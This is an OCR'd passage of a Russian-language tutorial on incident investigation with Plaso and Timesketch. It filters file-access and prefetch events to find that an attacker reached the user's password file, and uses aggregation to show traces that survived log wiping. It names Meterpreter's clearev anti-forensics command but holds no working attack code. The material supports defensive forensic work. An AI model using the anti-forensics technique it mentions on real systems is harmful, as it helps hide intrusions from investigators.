
Documents OR *Downloads* OR *Desktop*

+ Time filter + Add label filter

2021-08-25T13:15:40 → 2021-08-25T13:20:35

test_case_1 1.3K

1-500 of 1266 events (5.654s) Save this search



2021-08-25T13:15:40 NTFS:\Windows\System32\drivers\dxgmms2.sys Type: file test_case_1

2021-08-25T13:15:40 NTFS:\Windows\System32\drivers\evbda.sys Type: file test_case_1

data_type	fs:stat
datetime	2021-08-25T13:15:40.1878782
display_name	NTFS:\Windows\System32\drivers\evbda.sys
file_entry_type	file
file_size	3419176
file_system_type	NTFS
filename	\Windows\System32\drivers\evbda.sys
inode	44492
is_allocated	true
message	NTFS:\Windows\System32\drivers\evbda.sys Type: file
parser	filestat
path_spec	[illegible]
sha256_hash	[illegible]
source_long	File stat
source_short	FILE
tag	[]
timestamp	1629897340187878
timestamp_desc	Last Access Time


2021-08-25T13:15:40 NTFS:\Windows\System32\drivers\evmbkmcl.sys Type: file test_case_1

Одно из ключевых полей каждого события — `parser`, оно позволяет понять, откуда Plaso получил его. Удобно бывает отфильтровать в выводе тип событий, нажав на кнопку в первом или втором столбце (по смыслу это применение логических И или НЕ в запросе).

Давай это используем. Поскольку мы примерно представляем алгоритм поиска интересующих файлов на файловой системе (конкретно это: проход по всем каталогам и подкаталогам, получение списка файлов из них, получение доступа к интересующим файлам), мы можем попытаться понять, были ли какие-то файлы похищены. Выберем из событий любое с параметром `parser:filestat` и `file_entry_type:directory` и добавим их в фильтр с параметрами AND и NOT.

Это будет эквивалентно такому запросу:

```
(*Documents* OR *Desktop* OR *Downloads*) AND parser:filestat AND
NOT file_entry_type:directory
```



(*Documents* OR *Desktop* OR *Downloads*) AND parser:filestat AND NOT file_entry_type:directory

17 events (6.585s)

NTFS:\Users\JackDaniels\Documents\my_passwords.rtf Type: file Last Access Time test_case_1

Вуаля! Перед нами 17 событий, среди которых доступ к файлу с паролями пользователя `my_passwords.rtf`. Можно отправлять пользователя менять все пароли от всех сервисов.

INFO

Собранные нами события не имеют никакого отношения к журналам, которые были старательно зачищены командой `clearev` из Meterpreter.

В прошлый раз наводку на инцидент нам дал сам пользователь. А теперь мы без подсказки «звонок другу» попытаемся понять, какое непотребство привело к тому, что злоумышленнику открылись двери к паролям пользователя. Для этого в Plaso есть потрясающе полезный парсер `prefetch` и соответствующий тип данных:


```
data_type:windows:prefetch:execution
```

INFO

Prefetcher — один из компонентов Windows, предназначенный для оптимизации запуска исполняемых файлов в системе. Для своей работы он создает специальные структуры данных, которые хранит на диске в каталоге `Windows\Prefetch`. Наравне с анализом логов, файлы `prefetch` — кладезь информации для криминалиста.

Давай используем этот тип данных в качестве фильтра, а также для первого осмотра исключим из вывода все исполняемые файлы, которые были запущены из каталогов `Windows` или `Program Files`. Запрос в данном случае будет выглядеть так:

```
data_type:windows:prefetch:execution AND NOT path_hints: "WINDOWS"
OR NOT path_hints: "Program"
```



Одним простым запросом мы в первых же 25 событиях увидели, что из папки `Downloads` запускался файл с заманчивым названием.

Внимание, конкурс!

Хочешь выиграть футболку с логотипом любимого журнала? Кажется, наш противник читает рубрику «Взлом». Попробуй понять, какие приемы он использовал для закрепления в системе, опиши их и скинь первым в комментарии вместе со ссылкой на статью, которой вдохновлялся злоумышленник.

Для этого возьми мой файл CSV, загрузи его в Timesketch и попробуй свои силы!


- Подсказка 1. Использовалось 2 приема!
- Подсказка 2. Я угадаю их с 11 ~~нот~~ символов в запросе.

Aggregate

Посмотрим теперь, как так получилось, что несмотря на попытки зачистить информацию о своих действиях, факты все равно вышли наружу. Для этого перейдем во вкладку Aggregate.

Эта вкладка позволяет группировать интересующие тебя события, выводить статистику по примененным фильтрам, строить таблицы и графики, а также находить аномалии в группах событий.

Давай попробуем оценить, какие события происходили в момент, когда был запущен поиск интересующего файла на файловой системе. Для этого выберем поле `parser` в качестве группирующего и зададим определенные ранее временные рамки.



New Aggregation

Select timelines (optional): Selected timelines (1/2)

Choose an aggregator: Terms Aggregation

Chart type to render: table

What field to aggregate on: parser


ISO formatted timestamp for the start time of the aggregated data: 2021-08-25T13:15:40

ISO formatted end time for the aggregation: 2021-08-25T13:16:35

Number of results to return: 10

Run

«Нажми на кнопку, получишь результат!»



clear_ev [2021-08-25T13:15:40 → 2021-08-25T13:16:35] test_case_clearev

count	parser
21856	filestat
24	usnjrnl
16	winevtx
9	winreg/winreg_default
1	prefetch

all_ev [2021-08-25T13:15:40 → 2021-08-25T13:16:35] test_case_1

count	parser
22580	filestat
50	winreg/winreg_default
38	winevtx
26	winreg/amcache
24	usnjrnl
1	prefetch

